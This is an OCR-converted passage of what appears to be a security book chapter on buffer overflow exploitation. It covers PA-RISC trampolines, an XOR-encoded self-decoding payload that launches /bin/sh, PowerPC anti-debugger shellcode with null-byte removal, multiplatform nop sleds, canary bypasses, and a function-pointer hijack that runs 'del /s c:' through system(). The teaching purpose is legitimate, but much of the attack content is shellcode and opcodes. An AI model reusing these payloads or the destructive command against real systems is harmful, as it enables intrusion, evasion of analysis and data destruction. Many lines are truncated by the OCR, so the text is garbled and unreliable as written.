
```
0x31c8 <main+20>:       ldw -54(sr0,sp),rp

0x31cc <main+24>:       bv r0(rp)

0x31d0 <main+28>:       ldo -40(sp),sp
```

Stack Overflow on HPUX PA-RISC

Automatic variables are stored on the stack. Unlike on the Wintel architecture, local buffers grov
away from the saved return address. Assume function 1 calls function 2. The first thing that fun
does is store the return address to function 1. It stores this address at the end of function 1's st
frame. Then local buffers are allocated. As local buffers are used, they grow away from the prev

stack frame. Thus you cannot use a local buffer in the current function to overflow the return pc
You must overflow a local variable allocated in a previous stack frame to affect the return pointe
(Figure 7-20).

Figure 7-20. Buffer overflow on an HPUX RISC architecture.


Lower addresses
Function 1
Function 2
Stack frame for function 1
Old rp saved by function 2
Stack frame for function 2
AAAAAA....
Higher addresses
Stack pointer SP for function 1 points here and stack references are made a negative offset (i.e., SP-0x14).
Stack pointer SP for function 2 points here and stack references are made a negative offset (i.e., SP-0x14).

Inter-space Branching on the PA-RISC

The HP/UX is one of the more esoteric platforms to buffer overflow. We have already explored t
stack in a cursory way. Now we must discuss how branching works. Memory on the PA-RISC is
divided into segments called*spaces*. There are two kinds of branch instructions: local and exterr
Most of the time local branches are used. The only time external branches are used is for calls i
shared libraries such as libc.

Because our stack is located in a space other than our code, we definitely need to use an extern
branch instruction to get there. Without it we will cause a SIGSEGV every time we try to execut
instructions on the stack.

Within program memory you will find stubs that handle calls between the program and shared libraries. Within these stubs you will find branch external (`be`) instructions. For example:

```
0x7af42400 <strcpy+8>:  ldw -18(sr0,sp),rp

0x7af42404 <strcpy+12>: ldsid (sr0,rp),r1

0x7af42408 <strcpy+16>: mtsp r1,sr0
```

```
0x7af4240c <strcpy+20>: be,n 0(sr0,rp)
```

From this we see that the return pointer is obtained from –18 on the stack. Then we see a bran
external (`be,n`). This is the type of branch we need to exploit. We want the stack to be corrupte
this point. In this case, we simply find an external branch and directly exploit it. Our example u
`strcpy` in libc.


Many times you will only be able to exploit a local branch (`bv`), in which case you will need to "trampoline" through an external branch to avoid the dreaded SIGSGEV.

Inter-space Trampolines[17]

[17] scut and members of 0dd helped us better understand inter-space trampolines.

If you can only overflow the return pointer for a local branch (`bv`) then you will need to find an
external branch to return to. Here is a simple trick: Find a branch external somewhere within yo
current code space. Remember you're using a `bv` instruction so you can't pick a return address
another memory space. Once you find a `be` instruction, overflow the `bv` instruction with a returr
address to the `be` instruction. The `be` instruction then uses another return pointer from the stacl
time, the one to your stack. The branch external succeeds in branching to the stack. By using a
trampoline like this, you store two different return addresses in your injection vector, one for ea
the branches respectively (Figure 7-21).

Figure 7-21. Inter-space trampolines illustrated. The idea is to "bour through a second pointer to abide by memory protection rules.


Overflowed function
bv (local)
Function or stub w/ external branching
be,n (external)
Overflowed Stack
Return address 1
Return address 2
shell code
This return address must return to somewhere within the same memory space
This return address is free to return to the stack space

Getting Bearings

Branch instructions on the PA-RISC can be external or local. Local branches are confined to the current "space." Register gr2 contains the return address (also called `rp`) for procedure calls. In RISC documentation this is called *linkage*. By calling the branch and link instruction (`b,l`) we ca place the current instruction pointer into a register. For example[18]:

[18] See "Unix Assembly Codes Development for Vulnerabilities Illustration Purposes," available on the The La of Delerium Research Group Web site (http://lsd-pl.net).

```
b,l    .+4, %r26
```

To test our program we can use GDB to debug and single step our code. To start GDB simply ru with the name of the executable binary:

```
gdb a.out
```

Execution begins at `0x3230` (actually, `0x3190` but this branches to `0x3230`), so we set an initial point at this location:

```
(gdb) break *0x00003230

Breakpoint 1 at 0x3230
```

We then run the program:

```
(gdb) run

Starting program: /home/hoglund/a.out
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x00003230 in main ()
(gdb) disas
Dump of assembler code for function main:
0x3230 <main>:  b,l 0x3234 <main+4>,r26
```

We hit the break point. You can see the output of the `disas` shows the `b,l` instruction. We run t commandstepi to step forward one instruction. We then look at register 26:


```
(gdb) stepi
0x00003234 in main ()
(gdb) info reg
     flags:         39000041          sr5:          6246c00
        r1:          eecf800          sr6:          8a88800
        rp:             31db          sr7:                0
        r3:         7b03a000          cr0:                0
        r4:                1          cr8:                0
        r5:         7b03a1e4          cr9:                0
        r6:         7b03a1ec          ccr:                0
        r7:         7b03a2b8         cr12:                0
        r8:         7b03a2b8         cr13:                0
        r9:         400093c8         cr24:                0
       r10:         4001c8b0         cr25:                0
       r11:                 0         cr26:                0
       r12:                 0   mpsfu_high:                0
       r13:                 2    mpsfu_low:                0
       r14:                 0   mpsfu_ovfl:                0
       r15:               20c          pad: ccab73e4ccab73e4
       r16:            270230         fpsr:                0
       r17:                 0         fpe1:                0
       r18:               20c         fpe2:                0
       r19:          40001000         fpe3:                0
       r20:                 0         fpe4:                0
       r21:          7b03a2f8         fpe5:                0
       r22:                 0         fpe6:                0
       r23:               1bb         fpe7:                0
       r24:          7b03a1ec          fr4:                0
       r25:          7b03a1e4         fr4R:                0
       r26:              323b          fr5:         40000000
        dp:          40001110         fr5R:          1fffffff
      ret0:                 0          fr6:         40000000
      ret1:           2cb6880         fr6R:          1fffffff
```

We can see that register 26 (r26) is set to `0x323B`—the address immediately following our curre
location. In this way, we can discover and store our current location.

Self-Decrypting Payload on HPUX

Our last example for the HPUX–PA-RISC platform is a simple "self-decrypting payload." Our exa
actually only uses XOR encoding, so it's not really using encryption, only encoding. However, it
take much modification for you to add a real cryptographic algorithm or to increase the complex
the XOR cipher. Figure 7-22 illustrates the basic concept. To use this example in the field, you r
remove the `nop` instruction and replace it with something that does not contain NULL characters
advantage of encoding the payload is that you can write code without worrying about NULL byte
can also keep prying eyes from dropping your payload directly into IDA-Pro.

Figure 7-22. Self-encrypted (encoded) payloads on HPUX.


Lower addresses
Clear-text part of payload—the "decryptor"
XOR-coded instructions
Higher addresses
Lower addresses
Clear-text part executes through to decoded part
decoded
Higher addresses
The initial part of the payload decodes the latter part, and continues execution into the decrypted payload

Our sample payload looks like this:

```
.SPACE $TEXT$
.SUBSPA $CODE$,QUAD=0,ALIGN=8,ACCESS=44

.align 4
.EXPORT main,ENTRY,PRIV_LEV=3,ARGW0=GR,ARGW1=GR

main
        bl      shellcode, %r1
        nop
        .SUBSPA $DATA$

        .EXPORT shellcode

shellcode


        bl      .+4, %r26

        xor     %r25, %r25, %r25        ; init to zero

        xor     %r23, %r23, %r23

        xor     %r24, %r24, %r24

        addi,<  0x2D, %r26, %r26        ; calc to xor'd shell code

        addi,<  7*4+8, %r23, %r23       ; length of xor'd code block and data po

        addi,<  0x69, %r24, %r24        ; byte to XOR the block with

start

        ldo     1(%r25), %r25           ; increment loop ctr

        ldbs    0(%r26), %r24           ; load byte into r24

        xor     %r24, %r23, %r24        ; xor byte w/ r23 constant

        stbs    %r24, 0(%r26)           ; store back

        ldo     1(%r26), %r26           ; increment byte ptr

        cmpb,<,N        %r25,%r23,start ; see if we have finished looping

        nop


        ; THIS IS WHERE XOR'D CODE BEGINS

        ;bl     .+4, %r26

        ;xor    %r25, %r25, %r25

        ;addi,< 0x11, %r26, %r26

        ;stbs   %r0, 7(%r26)            ; paste a NULL byte after string

        ;ldil   L%0xC0000004, %r1

        ;ble    R%0xC0000004( %sr7, %r1 ) ;make syscall

        ;addi,> 0x0B, %r0, %r22

        ;SHELL
        ;.STRING "/bin/shA"
        .STRING "\xCF\x7B\x3B\xD9"
        .STRING "\x2F\x1D\x26\xBD"
        .STRING "\x93\x7E\x64\x06"
        .STRING "\x2B\x64\x36\x2A"
        .STRING "\x04\x04\x2C\x25"
        .STRING "\xC0\x04\xC4\x2C"
        .STRING "\x90\x32\x54\x32"
        .STRING "\x0B\x46\x4D\x4A\x0B\x57\x4C\x65"
```

The decoded part of the payload is commonly used shell code that launches /bin/sh:

```
bl      .+4, %r26
xor     %r25, %r25, %r25
addi,< 0x11, %r26, %r26
stbs    %r0, 7(%r26)            ; paste a NULL byte after string
ldil    L%0xC0000004, %r1
ble     R%0xC0000004( %sr7, %r1 ) ;make syscall
addi,> 0x0B, %r0, %r22
```

```
.STRING "/bin/shA"
```

AIX/PowerPC Payload Construction

The PowerPC/AIX platform is also a RISC architecture. Like most of the chips we have examinec processor can run in either big- or little-endian mode. Instructions are also 32 bits wide.

Thankfully the PowerPC on AIX is a bit easier than it's HPUX cousin. The stack grows down and buffers grow toward the saved return address. (Thank goodness! That HPUX machine was enou one chapter.)

Getting Bearings

To locate your position in memory is simple enough. Perform a branch forward one instruction a then use the "move from link register" (`mflr`) instruction to get your current position. The code something like this:

```
.shellcode:

      xor 20,20,20

      bnel .shellcode

      mflr 31
```

The assembly is written for gcc. The `XOR` operation causes the branch instruction never to be tal The instruction branch if not equal and link (`bnel`) does not branch, but the link is made noneth The current instruction pointer is saved into the link register (`lr`). The next instruction `mflr` sa value from the link register into register 31. And fortunately, these opcodes do not contain NUL bytes. The actual opcodes are

```
0x7e94a278

0x4082fffd

0x7fe802a6
```

Active Armor for the PowerPC Shell Code

We now take the AIX/PowerPC shell code one more step. Our shell code will include instructions detect a debugger. If a debugger is found, the code will corrupt itself so that a reverse engineer cannot trivially crack the code. Our example is very simple but it makes a very specific point. Sl code can be armored not only with encryption and self-modification, but also with hostile strike if a reversing attempt is made. For example, shell code could detect that it's being debugged ar branch to a routine that wipes the hard drive.

```
.shellcode:

      xor 20,20,20

      bnel .shellcode

      mflr 31

.A:   lwz  4,8(31)

.B:   stw 31,-4(1)


       ...


.C:   andi. 4, 4, 0xFFFF

.D:   cmpli 0, 4, 0xFFFC

.E:   beql .coast_is_clear

.F:   addi 1, 1, 66


      ...


.coast_is_clear:

      mr 31,1

      ...
```

This example does not make an attempt to avoid NULL characters. We could fix this problem by creating more complicated strings of instructions that arrive at the same result (removal instruc are described later). The other option is to embed raw tricks like these in an encoded part of th payload (see our self-decrypting HP/UX shell code).

This shell code gets its bearings into register 31. The next instruction (labeled `A`) loads memory register 4. This load instruction loads the opcode that is being stored for the instruction at label other words, it's loading the opcode for the *next* instruction. If someone is single stepping the c a debugger, this operation will be corrupted. The original opcode will not be loaded. Instead, ar opcode to trigger a debug break will be read. The reason is simple—when single stepping, the debugger is actually embedding a break instruction just ahead of our current location.

Later in execution, at the point labeled `C`, the saved opcode is masked so that only the lower 2 l are left. The instruction at label `D` compares this with the expected 2 bytes. If the 2 bytes do no match the expected value, the code adds 66 to the stack pointer (label `F`) to corrupt it. Otherwi code branches to the label `coast_is_clear`. Obviously this kind of thing could be more complic but corrupting the stack pointer will be enough to crash the code and throw most dogs off the s

Removing the NULL Characters

In this example we show how to remove the NULL characters from our active armor. Every instr that calculates an offset from the current location (such as branch and load instructions) usuall needs a negative offset. In the active armor presented earlier we have an `ldw` instruction that calculates which address to read from the base stored in register 31. To remove the NULL we w subtract from the base. To do this we must first add enough to the base so that the offset will b negative. We see in `main+12` and `main+16` that we are using zero-free opcodes to add a large n to`r31`, and then we `XOR` the result to obtain the value `0x0015` in register 20. We then add `r20` t By using an `ldw` with a –1 offset at this point, we read the instruction as `main+28`:

```
0x10000258 <main>:      xor     r20,r20,r20

0x1000025c <main+4>:    bnel+   0x10000258 <main>

0x10000260 <main+8>:    mflr    r31

0x10000264 <main+12>:   addi    r20,r20,0x6673    ; 0x0015 xor encoded w/ 0x666

0x10000268 <main+16>:   xori    r20,r20,0x6666    ; xor decode the register

0x1000026c <main+20>:   add     r31,r31,r20       ; add 0x15 to r31

0x10000270 <main+24>:   lwz     r4,-1(r31)        ; get opcode at r31-1

                                                  ; (original r31 + 0x14)
```

The resulting opcodes are

```
0x7e94a278

0x4082fffd

0x7fe802a6

0x3a946673

0x6a946666

0x7fffa214

0x809fffff
```

Tricks such as these are easy to come by, and a little time in the debugger will help you create
kinds of zero-free code combinations that work.


Multiplatform Payloads

A more sophisticated payload can be designed to work on multiple hardware platforms. This is useful if you expect to be using the payload in a heterogeneous environment. The downside to this approach is that a payload will have code specific to each platform, something that necessarily increases the size. Because of size restrictions, a multiplatform payload will usually be limited in scope, doing something such as throwing an interrupt to halt the system or something equally easy.

As an example, assume that there are four different operating environments in a strike zone. Three of the systems are older HP9000 systems. The other system is newer and based on an Intel x86 platform. Each system takes a slightly different injection vector, but you want to use the same payload for all of them. You need a payload that will shut down both the HP systems and the Intel system.

Consider the machine language for HP and Intel systems. If we design a payload that will branch on one system, and continue past the branch on another system, we can split the payload into two sections, as shown in Figure 7-23.

Figure 7-23. Building a payload for two target platforms at once.



The cross-platform code must either branch or continue forward, depending on the platform. For the HP9000 system, the following code is a conditional branch that only jumps two words ahead. On an Intel platform, the following code is a `jmp` that jumps 64 bytes ahead. These 4 bytes are thus useful for the multiplatform branch we are after.

EB	40	C0	02

Consider another example in which the target machines are using MIPS and Intel platforms. The following bytes will provide a cross-platform header for a MIPS/Intel combination:

24	0F	73	50

On the Intel, the first word, `0x240F`, is treated as a single harmless instruction:

```
and         al,0Fh
```

The second word, `0x7350`, is treated as a `jmp` by Intel, jumping 80 bytes ahead. We can begin our Intel-specific shell code at 80 bytes offset. For the MIPS processor, on the other hand, the entire 4 bytes are consumed as a harmless `li` instruction:

```
li register[15], 0x1750
```

Thus, the MIPS shell code can begin immediately after the cross-platform header. These are good tricks to know for multiplatform exploits.

Multiplatform`nop` Sled

When using `nop` sleds, we must choose a sled that works for both platforms. The actual `nop` instruction (`0x90`) for x86 chips translates to a harmless instruction on the HP. Thus, a standard`nop` sled works for both platforms. On the MIPS, because we are dealing with 32-bit instructions, we have to be a bit more clever. The cross-platform `nop` sled for x86 and MIPS could be a variation of the following code bytes:

24	0F	90	90

This set loads register 15 on a MIPS repeatedly with `0x9090`, but translates to a harmless `add` followed by two `nop`s on an Intel. Clearly, cross-platform `nop` sleds are not that hard to design either.

Prolog/Epilog Code to Protect Functions

Several years ago system architects including Crispin Cowan and others tried to solve the probl buffer overflows by adding code to watch the program stack. Many implementations of this idea prolog/epilog functions. A number of compilers have an option that allows a specific function to called before every function call. This was typically used for debug purposes, such as profiling c clever use of this feature, however, was to make a function that would watch the stack and mak that all other functions were behaving properly.

Unfortunately, buffer overflows have many unanticipated results. An overflow causes memory corruption and memory is the key that makes a program run the way it does. This ultimately m that any amount of additional code meant to protect a program from itself is meaningless. Placi barriers and tricks into a program only further obfuscates the methods required to break the so but do nothing to obviate such methods. (See Chapter 2 for a discussion of how this went wrong Microsoft.)


One could argue that such techniques lower the risk of a fault. On the other hand, one could arg that such techniques create a false sense of security because there will always be an attacker w find a way in. Buffer overflows, if they yield control of a pointer, can be used to overwrite other function pointers and even directly alter code (recall our trampolining technique). Another possi is that an overflow will alter some critical structure in memory. As we have shown, values in me structures control access permissions and system call parameters. Altering any of these data ca result in a security breach, and little can be done dynamically to stop such exploits.

Defeating Canary Values (aka StackGuard)

A well-known trick to defeat stack overflows is to place a value called a *canary value* on the sta This was invented by Crispin Cowan. If someone tries to overflow the stack, they end up overwr the canary. If the canary is killed, then the program is considered in violation and it is immedia terminated. Overall, the idea was very clever. The problem with trying to guard a stack is that, essence, buffer overflows are not a stack problem. Buffer overflows depend on pointers but poir can live in the heap, on the stack, in tables, or in file headers. Buffer overflows are really about getting control of a pointer. Sure, it's nice to get direct control of the instruction pointer, which via the stack. But, if a canary value is in the way of this, a different path can and will be taken. fact is that buffer overflows are solved by writing better code, not by adding additional security and whistles to the program. With legacy systems in abundance, however, post development sc like this provide definite value.

InFigure 7-25 we can see that if we overflow a local variable we end up stomping on the canary value. This defeats our attack. If we cannot run our buffer past the canary value, then this leave *other* local variables and the frame pointer for us to control. The good news is that control of ar pointer, regardless of where it is, is enough to leverage into a decent exploit.


Figure 7-25. A canary-protected stack. The canary is "killed" when lo variables grow up toward the targeted return address.



Consider a function with several local variables. At least one of the local variables is a pointer. I can overflow the local pointer variable, we may have something.


As we can see in Figure 7-26, if we overflow buffer B, it can alter the value in pointer A. With cc of the pointer, we are only part way there. The next question is how the pointer we just change used by the code? If it's a function pointer, we're done. The function will be called sometime, ar we alter the address, it will call our code.

Figure 7-26. A pointer in the local variables area above our target bu can be used to "trampoline." Any function pointer will do.




Another possibility is that the pointer is used for data (more likely). If another local variable hol source data for the pointer operation, we might be able to overwrite arbitrary data over any ad in the program space. This can be used to defeat the canary, take control of the return address, alter function pointers elsewhere in the program. To defeat the canary, we would set pointer A t point to the stack, and set the source buffer to the address we want to place on the stack (Figur 27).

Figure 7-27. "Trampolining" back into the stack.



Overwriting the return address *without altering the canary value* is a standard technique (Figure
28).


Figure 7-28. Trampolining over the poor, hopeless canary.



The idea of altering pointers *other* than the return address holds a great deal of merit. This idea
used in heap-based overflows and the exploitation of C++ objects. Consider a structure that ho
function pointers. Structures of function pointers exist everywhere in a system. Using our previo
example, we can point to one of these structures and overwrite an address there. We can then
one of these back into our buffer. If the function gets called and our buffer is still around, we wi
obtained control (see Figure 7-29).

Figure 7-29. Using a C++ technique to trampoline. First we jump out,

we jump back in.



Of course, the real problem with this technique is making sure our buffer is still around. Many programs use jump tables for any library function calls. If the subroutine that you are overflowi contains library calls, then these make a natural choice. Overwrite the function pointers for any calls that are used *after* the overflow operation, but before the subroutine returns.

Defeating Nonexecutable Stacks

We have shown that there are many ways to get code to execute on the stack. But what happer the stack is nonexecutable?

There are options in the hardware and OS environment that control what memory can be used f code (that is, for data that run). If the stack cannot be used for code, we may be temporarily se back, but we are left with lots of other options. To get control of the system we don't have to in code, we could settle for something less dramatic. There are a multitude of data structures and function calls that, if under our control, we could use to leverage control of the system. Conside following code:

```
void debug_log(const char *untrusted_input_data)

{

    char *_p = new char[8];

    // pointer lives above _t

    char _t[24];

    strcpy(_t, untrusted_input_data);

    // _t overwrites _p
    memcpy(_p, &_t[10], 8);

    //_t[10] has the new address we are overwriting over puts()


    _t[10]=0;

    char _log[255];

    sprintf(_log, "%s - %d", &_t[0], &_p[4]);

    // we control the first 10 characters of _log


    fnDebugDispatch (_log);

    // we have the address of fnDebugDispatch () changed to address of system()

    // which calls a shell...

    ...
```

This example performs a few unsafe buffer operations along with a pointer. We can control the of_p by overflowing `_t`. The target of our exploit is the `fnDebugDispatch()` call. The call takes single buffer as a parameter and, as it happens, we control the first ten characters of this buffe assembly code that performs this call looks like this:

```
24:       fnDebugDispatch(_log);

004010A6 8B F4                mov         esi,esp

004010A8 8D 85 E4 FE FF FF    lea         eax,[ebp-11Ch]

004010AE 50                   push        eax

004010AF FF 15 8C 51 41 00    call        dword ptr [__imp_?fnDebugDispatch@@YAI

(00415150)]
```

The code calls the function address stored at location `0x00415150`. The memory looks like this:

```
00415150  F0 B7 23 10 00 00 00 00 00 00 00 00 00 00 00  ð·#............
0041515F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
0041516E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .
```

If we alter the address that is stored there, we can make the code call a *different* function. The function address that is currently stored in memory is `0x1023B7F0` (this looks like it is written backward in the memory dump).

There are always many functions loaded into a program space. The function we are using takes single buffer parameter. It so happens that another function, `system()`, also takes a single buff parameter. What would happen if we changed the function pointer to point to `system()`? We w in effect, have a system call completely under our control. In our example program, the `system` function lives at address `0x1022B138`. All we need to do is overwrite the memory at `0x0041515` the address `0x1022B138`. Thus, we have created our own call to `system()` with a parameter we control.

Alternatively, if we don't want to alter the memory at `0x00415150`, we can take another approa The original code for `fnDebugDispatch()`, as we can see, lives at `0x1023B7F0`. If we look at the at this location, we see

```
@ILT+15(?fnDebugDispatch@@YAHPAD@Z):
10001014 E9 97 00 00 00      jmp         fnDebugDispatch (100010b0)
```

The program is itself using a jump table. If we alter the jump instruction, we can cause the `jmp` target`system()` instead. The current jump goes to `fnDebugDispatch` (`0x100010b0`). We want it to`system`(`0x1022B138`). The opcodes for the jump are currently `e9 97 00 00 00`. If we alter th opcodes to `e9 1F A1 22 00`, we now have a `jmp` that will take us to `system()`. The end result i we can run a command like

```
system("del /s c:");
```

In conclusion, a buffer overflow is really a deadly problem. Simple hacks to fix it can be avoidec
some amount of extra work. Buffer overflows can be used to alter code, change function pointer
corrupt critical data structures.

Conclusion

Although buffer overflows have been discussed widely, and published technical work exists for many platforms, much remains to be said about buffer overflows. This chapter introduces a number of techniques that are useful in exploiting software. Overall, we find that corrupting memory remains the single most powerful technique for the attacker. Perhaps stack overflows will vanish someday when programmers quit using the (seriously broken) `libc` string calls. This will by no means completely solve the problem, however.

Other common but trickier methods for memory corruption have been discussed here, such as the off-by-one and heap overflows. As a discipline, computer science has had more than 20 years to get memory handling right, yet code is still vulnerable to these simple problems. In fact, it is very likely that programmers will be getting these kinds of things wrong for the next 20 years.

